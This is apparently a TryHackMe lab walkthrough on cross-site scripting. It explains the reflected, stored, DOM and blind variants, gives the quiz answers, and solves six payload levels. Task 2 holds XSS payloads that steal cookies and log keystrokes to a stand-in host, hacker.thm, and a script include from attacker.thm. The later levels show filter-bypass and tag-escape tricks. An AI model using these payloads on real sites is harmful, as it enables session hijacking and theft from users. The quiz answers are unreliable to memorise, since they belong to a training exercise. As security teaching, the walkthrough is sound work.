TryHackMe - Cross-Site Scripting

Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.

Task 1: Room Brief

Cross-Site Scripting, better known as XSS in the cybersecurity community, is classified as an injection attack where malicious JavaScript gets injected into a web application with the intention of being executed by other users.

In other words, XSS is a type of security vulnerability typically found in web applications. It allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can then steal sensitive information, like user's cookies, session tokens, or other sensitive data.

Question 1: What does XSS stand for?

Answer: *Cross-Site Scripting*

Task 2: XSS Payloads

In XSS, the payload is the JavaScript code we wish to be executed on the target's computer. There are two parts to the payload:

- **The intention** is what you wish the JavaScript to actually do;
- **The modification** is the changes to the code we need to make it execute as every scenario is different.

Examples of XSS intentions:

a) **Proof Of Concept =** The simplest of payloads where all you want to do is demonstrate that you can achieve XSS on a website. This is often done by causing an alert box to pop up on the page with a string of text, for example:

```
<script>alert('XSS');</script>
```

b) **Session Stealing =** Details of a user's session, such as login tokens, are often kept in cookies on the targets machine. The below JavaScript takes the target's cookie, base64 encodes the cookie to ensure successful transmission and then posts it to a website under the hacker's control to be logged. Once the hacker has these cookies, they can take over the target's session and be logged as that user.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

c) **Key Logger =** This means anything you type on the webpage will be forwarded to a website under the hacker's control (for instance the credit card details). Example:

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

d) **Business Logic =** This would be about calling a particular network resource or a JavaScript function. For example, imagine a JavaScript function for changing the user's email address called `user.changeEmail()`. Your payload could look like this:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Now that the email address for the account has changed, the attacker may perform a reset password attack.

Question 2: Which document property could contain the user's session token?


Answer: *document.cookie*

Question 3: Which JavaScript method is often used as a Proof Of Concept?


Answer: *alert*

Task 3: Reflected XSS

Reflected XSS happens when user-supplied data in an HTTP request is included in the webpage source without any validation. For example, a website where if you enter incorrect input, an error message is displayed. The content of the error message gets taken from the **error** parameter in the query string and is built directly into the page source.




```
https://website.thm/?error=Invalid Input Detected
```




```
    <div class="alert alert-danger">
        <p>Invalid Input Detected</p>
    </div>
```

The application doesn't check the contents of the **error** parameter, which allows the attacker to insert malicious code.




```
https://website.thm/?error=<script src="https://attacker.thm/evil.js"></script>
```



```
    <div class="alert alert-danger">
        <p><script src="https://attacker.thm/evil.js"></script></p>
    </div>
```

The vulnerability can be used as per the scenario in the image below:


3 Link containing attacker's script is executed on website
WEBSITE ONLY
2 Victim clicks link and is taken to vulnerable website
ATTACKER
1 Attacker sends a link to victim that contains a malicious payload
VICTIM
4 The data the attacker's script gathered is sent to them. They could steal the victim's cookie, which would allow the attacker to take over the victim's account.

Potential Impact:

The attacker could send links or embed them into an iframe on another website containing a JavaScript payload to potential victims getting them to execute code on their browser, potentially revealing session or customer information.

How to test for Reflected XSS:

You'll need to test every possible point of entry; these include:


- Parameters in the URL Query String
- URL File Path
- Sometimes HTTP Headers (although unlikely exploitable in practice)

Question 4: Where in an URL is a good place to test for reflected XSS?

Answer: *Parameters*

Task 4: Stored XSS

The XSS payload is stored on the web application (in a database, for example) and then gets run when other users visit the site or web page. For example, a blog website that allows users to post comments. Unfortunately, these comments aren't checked for whether they contain JavaScript or filter out any malicious code. If we now post a comment containing JavaScript, this will be stored in the database, and every other user now visiting the article will have the JavaScript run in their browser.


1 Attacker inserts malicious payload into the website's database.
2 For every visit to the website the malicious script is activated
WEBSITE AND DATABASE
ATTACKER
3 The data the attacker's script gathered is sent to them. They could steal the victim's cookie, which would allow the attacker to take over the victim's account.
VICTIM

Potential Impact:

The malicious JavaScript could redirect users to another site, steal the user's session cookie, or perform other website actions while acting as the visiting user.

How to test for Stored XSS:

You'll need to test every possible point of entry where it seems data is stored and then shown back in areas that other users have access to; a small example of these could be:


- Comments on a blog
- User profile information
- Website Listings

Question 5: How are stored XSS payloads usually stored on a website?

Answer: *database*

Task 5: DOM Based XSS

DOM stands for **D**ocument **O**bject **M**odel and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document, and this document can be either displayed in the browser window or as the HTML source. A diagram of the HTML DOM is displayed below:



Exploiting the DOM

DOM Based XSS is where the JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

Example Scenario:

The website's JavaScript gets the contents from the window.location.hash parameter and then writes that onto the page in the currently being viewed section. The contents of the hash aren't checked for malicious code, allowing an attacker to inject JavaScript of their choosing onto the webpage.

Potential Impact:

Crafted links could be sent to potential victims, redirecting them to another website or steal content from the page or the user's session.

How to test for Dom Based XSS:

DOM Based XSS can be challenging to test for and requires a certain amount of knowledge of JavaScript to read the source code. You'd need to look for parts of the code that access certain variables that an attacker can have control over, such as "**window.location.x**" parameters.

When you've found those bits of code, you'd then need to see how they are handled and whether the values are ever written to the web page's DOM or passed to unsafe JavaScript methods such as **eval()**.

Question 6: What unsafe JavaScript method is good to look for in source code?

Answer: *eval()*

Task 6: Blind XSS

Blind XSS is similar to a stored XSS in that your payload gets stored on the website for another user to view, but in this instance, you can't see the payload working or be able to test it against yourself first.

Example Scenario:

A website has a contact form where you can message a member of staff. The message content doesn't get checked for any malicious code, which allows the attacker to enter anything they wish. These messages then get turned into support tickets which staff view on a private web portal.

Potential Impact:

Using the correct payload, the attacker's JavaScript could make calls back to an attacker's website, revealing the staff portal URL, the staff member's cookies, and even the contents of the portal page that is being viewed. Now the attacker could potentially hijack the staff member's session and have access to the private portal.

How to test for Blind XSS:

When testing for Blind XSS vulnerabilities, you need to ensure your payload has a call back (usually an HTTP request). This way, you know if and when your code is being executed.

A popular tool for Blind XSS attacks is XSS Hunter Express. Although it's possible to make your own tool in JavaScript, this tool will automatically capture cookies, URLs, page contents and more.

Question 7: What tool can you use to test for Blind XSS?

Answer: ***XSS Hunter Express***

Question 8: What type of XSS is very similar to Blind XSS?


Answer: ***Stored XSS***

Task 7: Perfecting your payload

When the machine has loaded, open the below link (with the provided IP) in a new tab.

https://LAB_WEB_URL.p.thmlabs.com

The following image is displayed:




The aim for each level will be to execute the JavaScript alert function with the string THM, for example:


`<script>alert('THM');</script>`

Level One:

You're presented with a form asking you to enter your name, and once you've entered your name, it will be presented on a line below, for example:




If you view the Page Source, you'll see your name reflected in the code:




```

    <div class="text-center">
        <h2>Hello, ShadowGirl</h2>
    </div>

```

Instead of entering your name, we're instead going to try entering the following JavaScript Payload: `<script>alert('THM');</script>`


Now when you click the enter button, you'll get an alert popup with the string **THM** and the page source will look like the following:





```
    <div class="text-center">
        <h2>Hello, <script>alert('THM');</script></h2>
    </div>
```

And then, you'll get a confirmation message that your payload was successful with a link to the next level.


https://10-10-21-243.p.thmlabs.com/level1?payload=<script>alert('THM')%3B<%2Fscript>

ckMe Support · Offline CyberChef · Revshell Generator · Reverse Shell Cheat S... · GitHub - swisskyrepo/...

Level 1

Enter Your Name

Enter


Hello,

XSS Payload Successful

Go To Level 2

Level Two:

Like the previous level, you're being asked again to enter your name. This time when clicking enter, your name is being reflected in an input tag instead:


https://10-10-21-243.p.thmlabs.com/level2?payload=ShadowGirl

ckMe Support · Offline CyberChef · Revshell Generator · Reverse Shell Cheat S... · GitHub - swisskyrepo/...


Level 2

Enter Your Name

Enter

Hello, ShadowGirl


Viewing the page source, you can see your name reflected inside the value attribute of the input tag:


```
    <div class="text-center">
        <h2>Hello, <input value="ShadowGirl"></h2>
    </div>
```


It wouldn't work if you were to try the previous JavaScript payload because you can't run it from inside the input tag. Instead, we need to escape the input tag first so the payload can run properly. You can do this with the following payload: `"><script>alert('THM');</script>`


The important part of the payload is the `">` which closes the value parameter and then closes the input tag.

This now closes the input tag properly and allows the JavaScript payload to run:


```
    <div class="text-center">
        <h2>Hello, <input value=""><script>alert('THM');</script>"></h2>
    </div>
```


Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.


https://10-10-21-243.p.thmlabs.com/level2?payload="><script>alert('THM')%3B<%2Fscript>


https://10-10-21-243.p.thmlabs.com/level2?payload="><script>alert('THM')%3B<%2Fscript>


Level Three:

You're presented with another form asking for your name, and the same as the previous level, your name gets reflected inside an HTML tag, this time the textarea tag.



https://10-10-21-243.p.thmlabs.com/level3?payload=ShadowGirl

We'll have to escape the textarea tag a little differently from the input one (in Level Two) by using the following payload: </textarea><script>alert('THM');</script>

This turn this:


```
    <div class="text-center">
        <h2>Hello, <textarea>ShadowGirl</textarea></h2>
    </div>
```


Into this:



```
<div class="text-center">
    <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
</div>
```

The important part of the above payload is </textarea>, which causes the textarea element to close so the script will run.

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.



https://10-10-21-243.p.thmlabs.com/level3?payload=<%2Ftextarea><script>alert('THM')%3B<%2Fscript>

Level 3


Enter Your Name

ea><script>alert('THM');</script>

Hello, ShadowGirl

10-10-21-243.p.thmlabs.com

THM



https://10-10-21-243.p.thmlabs.com/level3?payload=<%2Ftextarea><script>alert('THM')%3B<%2Fscript>

Level 3

Enter Your Name


Hello,

XSS Payload Successful

Go To Level 4

Level Four:

Entering your name into the form, you'll see it reflected on the page. This level looks similar to level one, but upon inspecting the page source, you'll see your name gets reflected in some JavaScript code.




```
<script>
    document.getElementsByClassName('name')[0].innerHTML='ShadowGirl';
</script>
```

You'll have to escape the existing JavaScript command, so you're able to run your code; you can do this with the following payload ';alert('THM');// which you'll see from the below screenshot will execute your code. The ' closes the field specifying the name, then ; signifies the end of the current command, and the // at the end makes anything after it a comment rather than executable code.

```
    <script>
        document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
    </script>
```

Now when you click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.


https://10-10-21-243.p.thmlabs.com/level4?payload='%3Balert('THM')%3B%2F%2F

Level 4

Enter Your Name


';alert('THM');//

Hello, ShadowGirl

XSS Payload Failed

10-10-21-243.p.thmlabs.com

THM


https://10-10-21-243.p.thmlabs.com/level4?payload='%3Balert('THM')%3B%2F%2F

Level 4

Enter Your Name

Hello,

XSS Payload Successful


Go To Level 5

Level Five:

Now, this level looks the same as level one, and your name also gets reflected in the same place. But if you try the <script>alert('THM');</script> payload, it won't work. When you view the page source, you'll see why.

```
    <div class="text-center">
        <h2>Hello, <>alert('THM');</></h2>
    </div>
```

The word script gets removed from your payload, that's because there is a filter that strips out any potentially dangerous words. When a word gets removed from a string, there's a helpful trick that you can try.


Original Payload:

```
<sscriptcript>alert('THM');</sscriptcript>
```


Text to be removed (by the filter):

```
<sscriptcript>alert('THM');</sscriptcript>
```


Final Payload (after passing the filter):

```
<script>alert('THM');</script>
```

Try entering the payload `<sscriptcript>alert('THM');</sscriptcript>` and click the enter button, you'll get an alert popup with the string THM. And then, you'll get a confirmation message that your payload was successful with a link to the next level.




```
    <div class="text-center">
        <h2>Hello, <script>alert('THM');</script></h2>
    </div>
```



```
https://10-10-21-243.p.thmlabs.com/level5?payload=<sscriptcript>alert('THM')%3B<%2Fsscriptcript>
```

10-10-21-243.p.thmlabs.com

THM



```
https://10-10-21-243.p.thmlabs.com/level5?payload=<sscriptcript>alert('THM')%3B<%2Fsscriptcript>
```

Level 5

Enter Your Name


Hello,

XSS Payload Successful

Go To Level 6

Level Six:


Similar to level two, where we had to escape from the value attribute of an input tag, we can try `"><script>alert('THM');</script>`, but that doesn't seem to work. Let's inspect the page source to see why that doesn't work.



```
    <div class="text-center">
        <h2>Your Picture</h2>
        <img src=""scriptalert('THM');/script">
    </div>
```

